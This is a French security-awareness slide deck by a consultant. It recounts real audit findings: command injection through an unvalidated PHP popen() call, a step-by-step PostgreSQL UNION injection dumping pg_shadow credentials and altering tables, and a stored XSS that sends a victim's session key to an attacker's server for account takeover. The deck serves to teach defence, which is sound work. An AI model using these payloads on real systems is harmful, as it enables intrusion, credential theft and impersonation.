Exemples d'insécurité

Pierre-Yves Bonnetain
B&A Consultants
py.bonnetain@ba-cst.com

Types d'incidents

- Contournement d'un chiffrement
- Débordement de tampon
- Absence de validation d'informations
  - Exécution de programmes
  - Injection de commandes SQL
  - Injection de code (XSS, Cross site scripting)
- Les exemples sont réels.

La sécurité est une attitude

- Nous ne vivons pas dans un monde parfait.
- Un programme, quel qu'il soit, fait ce qu'on lui dit. Quand on se trompe, il exécute bêtement.
- Il faut bien comprendre les outils dont on se sert, sous peine de grandes désillusions.
- La paranoia n'est pas suffisante.

Et pourtant

- « J'ai un garde-barrière »
- « J'ai un détecteur d'intrusions »
- « J'ai une équipe de sécurité »
- « Vous n'allez pas m'apprendre mon boulot »
- « Mon fournisseur d'accès est très fort en sécurité »

Rappels sur le chiffrement

- Message : tout échange d'informations entre deux entités.
- Cryptographie : rendre un message illisible pour qui ne dispose pas des outils appropriés.
- Stéganographie : cacher un message dans un autre, le rendre invisible.

Principes de cryptographie

- Principe très ancien.

- Jusque dans les années 1970, un seul principe connu, crypto symétrique.
- Les deux correspondants doivent partager une même « clé », qui sert à chiffrer et à déchiffrer.

Chiffrement symétrique

- La « clé » secrète peut être aussi simple qu'un décalage de lettres (code César)
- Ou aussi complexe que des systèmes par substitution évolués (Enigma).
- Problème : on sait les briser (sauf les codes à grilles uniques).
- Problème de base : transmettre de manière sûre la clé entre les deux correspondants.

Chiffrement asymétrique

- Le chiffrement asymétrique (dit à clé publique) permet de résoudre le problème de transmission des clés.
- Et, pour le moment, on ne sait pas briser les algorithmes associés.
- Principe : la clé est un couple (C1, C2).
- Tout ce qui est chiffré par C1 ne peut être déchiffré que par C2, et vice-versa.

Utilisation crypto asymétrique

- Génération d'un couple (C1, C2).
- On garde une moitié du couple de clés pour soi. C'est la clé privée, elle doit être protégée (mot de passe complexe, etc.)
- On diffuse l'autre moitié (clé publique), librement (serveurs de clés publiques).

Confidentialité

- A veut écrire à B.
- Il récupère la clé publique de B, C2b par un moyen quelconque.
- Il écrit son message et le chiffre avec C2b.
- Il envoie le résultat à B.
- Seul le possesseur de C1b (donc, B) pourra déchiffrer le message.

Authentification

- A veut écrire à B.
- Il écrit son message et le chiffre avec sa propre clé privée C1a.
- Il envoie le résultat à B.
- Toute personne possédant C2a (tout le monde donc) peut déchiffrer le message.
- Mais C2a ne peut déchiffrer que des messages chiffrés par C1a, donc écrits par A.


Signature numérique

- Plutôt que de chiffrer le message avec sa clé privée, on se contente de le signer (« résumé » numérique chiffré).
- Le message reste en clair
- On y ajoute un bloc cryptographique de signature.
- Le récepteur valide la signature et sait que le message est authentique.

Bien utiliser la cryptographie

- On peut se faire très mal en pensant que la cryptographie est une solution miracle.
- Une mauvaise utilisation de la cryptographie est contre-productive : fausse impression de sécurité.
- Exemple typique, « notre produit utilise SSL donc il est sûr ».

Principe de SSL



- Les deux communicants échangent leurs clés publiques (le serveur peut être le seul à envoyer sa clé publique).
- Et peuvent dialoguer de manière sécurisée.
- En théorie.

Chaîne de confiance


- Qu'est-ce qui me garantit que la clé publique que je reçois est celle de mon correspondant ?
- Certificats (= clés publiques) signés par des « autorités de certification » (AC).
- Qui insèrent donc une signature numérique dans le certificat.
- Mais qu'est-ce qui m'assure que cette signature numérique est celle de l'AC ?

Chaîne de confiance

- Amorçage local de la chaîne de confiance.
- Les programmes (navigateurs Web ou programmes spécifiques) disposent déjà des clés publiques d'un certain nombre d'AC.
- Il est possible d'ajouter ou de supprimer des clés (gestion de la confiance).
- Les certificats signés par ces AC sont automatiquement validés.

Sans validation des certificats...

- On s'interpose dans le dialogue (MITM).
- On envoie à chaque correspondant notre propre clé (générée spécifiquement).
- Et le tour est joué.



Absence de validation

- Les serveurs Web produisent des formulaires
- L'internaute remplit les champs du formulaire
- Un programme traite ces informations
- Evidemment, l'internaute est honnête et ne triche pas.
- Cela est valable pour d'autres cas que des échanges serveurs Web/navigateur.

Sauf que...

- Les contrôles locaux au navigateur (javascript ou autre) sont inefficaces.
- Les champs cachés ne le sont pas du tout.
- En conséquence : les programmes (sur le serveur) peuvent recevoir n'importe quoi.

Exemple 0

- Extrait d'un audit de site.
- Enchaînement de programmes, pour gérer différentes étapes d'une opération sur un serveur Web.
- Chaque étape suppose que les précédentes se sont bien déroulées.
- Et ne vérifie pas que c'est bien le cas.
- Il est possible de sauter les étapes...

Exécution de code

- Durant l'audit du code de l'application, on trouve :
- `session_start();`

```
if(isset($_POST['user_id'])):
    $pipe = popen("c:\\bin\\perl.exe –Ipl
                   pl\\decr_userid.pl " .
                   $_POST['user_id'] , 'r');
```

- Utilisation sans contrôle des données dans user_id, pour les transmettre à un programme.

Exécution de code

- Il suffit de...
- GET ...?user_id=**`1234 |`** **c:\\winnt\\system32\\cmd.exe /c ping IP**
- Résultat avec tcpdump :

```
aa.bb.cc.dd -> ee.ff.gg.hh ICMP Echo
(ping) request
ee.ff.gg.hh -> aa.bb.cc.dd ICMP Echo
(ping) reply
```

- On peut exécuter ce que l'on veut sur la cible.

Exemple 1 : injection SQL


- Beaucoup de serveurs s'appuient sur une base de données.
- Les requêtes à la base utilisent des informations issues de l'internaute.
- Si ces informations ne sont pas correctement validées avant leur utilisation, la catastrophe n'est pas loin.

Prise de contrôle d'une BDD


- Que risque-t-on ?
  - Insertion/modification/destruction d'informations.
  - Création d'utilisateurs, de tables.
  - Modification des mots de passe des utilisateurs légitimes.
- En bref, la base de données est sous contrôle complet du méchant...

Point de départ

- Il suffit parfois de peu de choses pour éveiller l'intérêt.
- Exemple : programme (en PHP) de gestion de FAQ.




Contenu d'une FAQ



Un peu de réflexion

- L'URL demandée est GET ...pgm.php?id=valeur&PHPSESSID=valeur
- La valeur de l'identifiant sert probablement à interroger une base de données.
- Cette valeur semble numérique (36 dans l'exemple précédent).
- Donc, on va utiliser autre chose : pas d'identifiant valide (par exemple).

Un peu d'action




Bilan provisoire

- La base de données est PostgreSQL
- On connaît les chemins d'installation et de fonctionnement du serveur Web
- On sait que les informations ne sont pas validées, ou ne le sont qu'imparfaitement.
- Si le système n'affiche pas toute la requête, il ne reste plus qu'à creuser.

Parfois, on a de la chance

- Le système peut se révéler très coopératif.



Composition de la requête ?


- Le script interroge la base en lui transmettant directement la valeur du champ ID (concaténation de chaînes).
- Probablement SELECT ... FROM .... WHERE ... id = <valeur reçue> AND ...
- Il y a d'autres clauses de sélection (id = ... AND autre_clause)
- Nous ne voulons pas être gênés par ces clauses secondaires.

Elimination d'informations

- On élimine la suite de la requête originelle par l'insertion d'un commentaire SQL.
- Avec PostgreSQL, il suffit d'ajouter -- et le reste de la ligne devient un commentaire.
- SELECT ... WHERE ... id=10-- AND ...
- Ca ne nous permet pas d'éliminer les clauses de sélection qui précèdent « la nôtre ».

Résultat...

- Ca marche très bien :



Un peu de réflexion

- Nous avons un SELECT qui renvoie divers champs.
- Pour extraire les informations qui nous intéressent, nous devons abuser de cette sélection.
- La commande UNION de PostgreSQL est notre amie.
- SELECT ... UNION SELECT ...


Problème immédiat

- La sémantique de l'UNION est stricte :
  - Les deux clauses de sélection doivent retourner le même nombre de champs.
  - Qui doivent être du même type.
- Nous devons donc déterminer le nombre de champs du premier SELECT (celui écrit par les développeurs du site) ainsi que leur type.

Nombre de champs du SELECT


- Tant que nous n'avons pas le bon nombre de champs, PostgreSQL signalera certaine une erreur.
- Il suffit d'y aller de proche en proche.
- GET pgm.php?id=10 UNION SELECT 1--
- On a besoin d'espaces, on utilise le codage hexadécimal.
- id=10%20UNION%20SELECT%201--

Résultat...



Après quelques requêtes...

- On finit par avoir le bon nombre d'arguments, car le message d'erreur change.
- id=10 UNION SELECT 1,1,1,1,1,1,1- -




Types des champs ?

- Même démarche que précédemment.
- UNION types « type1 » and « type2 » not matched.
- Type1 est le type du champ de la requête originale (partie gauche de l'union).
- Type2 est le type de notre requête (partie droite de l'union).
- On s'arrête quand le message change...

Requêtes successives


- Utiliser un type distinctif (booléen ici)
- id=10 UNION SELECT true,1,1,1,1,1,1--



- Le premier champ est un INT4

Types des champs

- On finit par y arriver.
- Types : int4, text, text, int4, int2, date, int4.
- id=10 UNION SELECT 1, text(100), text(10), 10, 1, date(1), 1--



Game over...

- Nous pouvons extraire tout ce qu'on veut de la base. Il suffit de connaître les tables et les champs adéquats.
- Table pg_database : bases de données sur le système. Le champ datname indique le nom de la base.
- Table pg_shadow : table des utilisateurs. Les champs usename et passwd contiennent l'identification de ces derniers.

Liste des bases de données

- id=10 UNION SELECT 1, datname, text(100), 10, 1, date(1), 1 FROM pg_database--

Utilisateurs et mots de passe

- id=10 UNION SELECT 1, usename, passwd, 10, 1, date(1), 1 FROM pg_shadow--

- On constate (en plus) que les utilisateurs n'ont pas de mot de passe.

Et ensuite...

- Nous avons toutes les commandes SQL à notre disposition.
- L'injection ou la modification de données se font par concaténation de commandes, plutôt que par UNION de sélections.
- id=10;INSERT INTO ...
- Voyons ce que ça donne...

Création d'une table

- id=1;create table tests1234 (texte text)--
- Nos données étant utilisées dans plusieurs requêtes, on reçoit une certaine erreur.
- Cela n'empêche pas l'exécution de la commande.

Injection de données


- id=1;insert into tests1234 value('toto')--

- La table tests1234 a bien été créée (sinon l'erreur serait différente).
- Pas de chance ! Il semble impossible d'injecter du texte car les apostrophes sont protégées (magic_quotes_gpc, addslashes).

Injection de données

- Pas besoin d'apostrophes, par exemple en décomposant la chaîne en caractères.

- id=1;insert into tests1234 values(chr(74) || chr(101) || chr(32) || chr(99) [etc...])--




Résultat des courses...

- Si on interroge « notre » table : id=1 UNION select 1,texte, text(100), 10, 1, date(1), 1 FROM tests1234--


Destruction de table

- Aucune difficulté particulière, c'est l'inverse de la création.
- Le message d'erreur est le même qu'à la création (utilisations multiples).



Vérification

- Une référence à notre table provoque une erreur, la destruction est effective.



Exemple 2 : code croisé (XSS)

- Principe : le méchant s'arrange pour injecter du code dans un serveur.
- Ce code est ensuite exécuté, dans diverses circonstances identifiées par le méchant.
- Ce code produit un résultat « quelconque », sous contrôle du méchant.
- L'objectif du méchant peut être très variable.

Peeping Tom...

- Lecture d'informations sur une messagerie (dialogue en ligne, webmail, messagerie instantanée, etc.)
- Objectif : obtenir l'identifiant d'un autre utilisateur (usurpation d'identité).
- Mais l'identifiant est sécurisé, me dit-on sur le site visé.

Identification des internautes


- HTTP sans notion de session : pas de lien entre les requêtes reçues par le serveur, même si elles viennent du même navigateur.
- Il faut reconstruire artificiellement la session :
  - Cookie envoyé au navigateur.
  - Manipulation d'URLs qui contiennent l'identifiant de l'internaute.
  - Paramètres d'un programme.

Environnement de tests

- Création de deux comptes, et dialogue entre ces deux comptes.
- On analyse l'existant, c'est-à-dire le code HTML produit par le serveur.
- Votre navigateur est votre ami. Ce pourrait bien être l'ennemi de vos cibles.
- Nous contrôlons notre serveur Web.

Dialogue

- Comptes dalong et trickster




Version simple

- Code HTML (nettoyé) chez la victime :

```
<table><tr><td><b>Yo, un test</b></td></tr></table>
<br><b> Réponse à Dalong</b><br>
<form action="xxxxxxxxxx.php3?etat=2&de=8320506&
a=8320488&ancmess=160529865&in_admdial=0&
cle=7ad54a3477c2f23af02c23fb1640679d">
<input name="MESSPREC1" type="hidden" value="">
<input name="MESSPREC" type="hidden" value="Yo, un test">
<textarea name="MESS" rows="5" cols="50"></textarea><br>
<input TYPE='IMAGE' BORDER=0 SRC="im/benvoi.gif"
NAME="envoi" VALUE="envoi"></form>
```


Premier test

- Injection directe de code Javascript dans notre réponse.



- Pas de chance, ils y ont pensé (c'est bien !)

Déplacer le problème

- Filtrage des caractères < et > dans le message.
- Ce filtrage est-il fait partout ?
- Deux champs cachés : MESSPREC1 et MESSPREC.
- Champ caché = champ inaccessible
- Inutile de contrôler son contenu, identique à celui qu'on a envoyé. Evidemment...

Second test

$ POST -p http://192.168.1.1:3128 http://xxxxxxxxxx.php3?etat=2&de=8320506 &a=8320488&in_admdial=0 &cle=7ad54a3477c2f23af02c23fb1640679d &ancmess=150868021

Please enter content to be POSTed:

MESSPREC=**<script>alert("Intervention urgente")</script>**&MESS=Bonjour%20tu%20vas%20bien%20?

^D

Game over...

- L'internaute n'y ayant pas accès, le champ MESSPREC n'est pas filtré
- La preuve...

Résultat intermédiaire

- Il est possible d'envoyer du code Javascript qui sera exécuté par le navigateur de la cible (un autre utilisateur).
- Comment transformer cela en une usurpation d'identité ?
- Deux informations à obtenir :
  - Numéro d'utilisateur (de=..., a=...)
  - Clé d'utilisateur (cle=...)

Identification de l'utilisateur

- Le numéro d'utilisateur est facile à obtenir, puisqu'on en a besoin pour écrire à notre cible.
- de=8322039&a=8321977
- Pour la clé, il suffit de la demander (poliment) au navigateur de notre victime.

Obtention de la clé d'utilisateur

$ POST -p http://192.168.1.1:3128 http://xxxxxcased.php3?etat=2&de=8322039&a=8321977&ancmess=160542829&in_admdial=0&cle=c58580858789337a4ce5839d6f9554b3

Please enter content to be POSTed:

MESSPREC=<script>**i=new Image(); i.src="http://mon_serveur_a_moi/II-"%2B window.location.search;**</script>&MESS=Gaoing

^D

Dernière étape


- 2B = caractère + (concaténation de chaînes).
- La victime affiche le message reçu...
- ... et déclenche notre code JavaScript.

Récupération des données

- Notre serveur reçoit une requête (II-) avec les informations dont nous avons besoin.
- xx.xx.xx.xx - - [27/May/2003:18:10:48 +0200] default denies access to 'GET /II-?in_numdial=8321977&etat=3&in_admdial=0&cle=303cf401fa144b16740384db7b5ac746'

On met en route le magnétophone

- http://xxxxxxxxxxx.php3?in_numdial=8321977&in_admdial=0&cle=303cf401fa144b16740384db7b5ac746



Bilan

- Premier exemple : prise de contrôle complet sur la base de données.
- Deuxième exemple : usurpation de l'identité d'un utilisateur.
- Replacer ces deux exemples, bien que réels, dans des cas plus sérieux : commerce en ligne, banque, système médical...

Moralité

- « J'ai un garde-barrière »
- « J'ai un détecteur d'intrusions »
- « J'ai une équipe de sécurité »
- « Vous n'allez pas m'apprendre mon boulot »
- « Mon fournisseur d'accès est très fort en sécurité »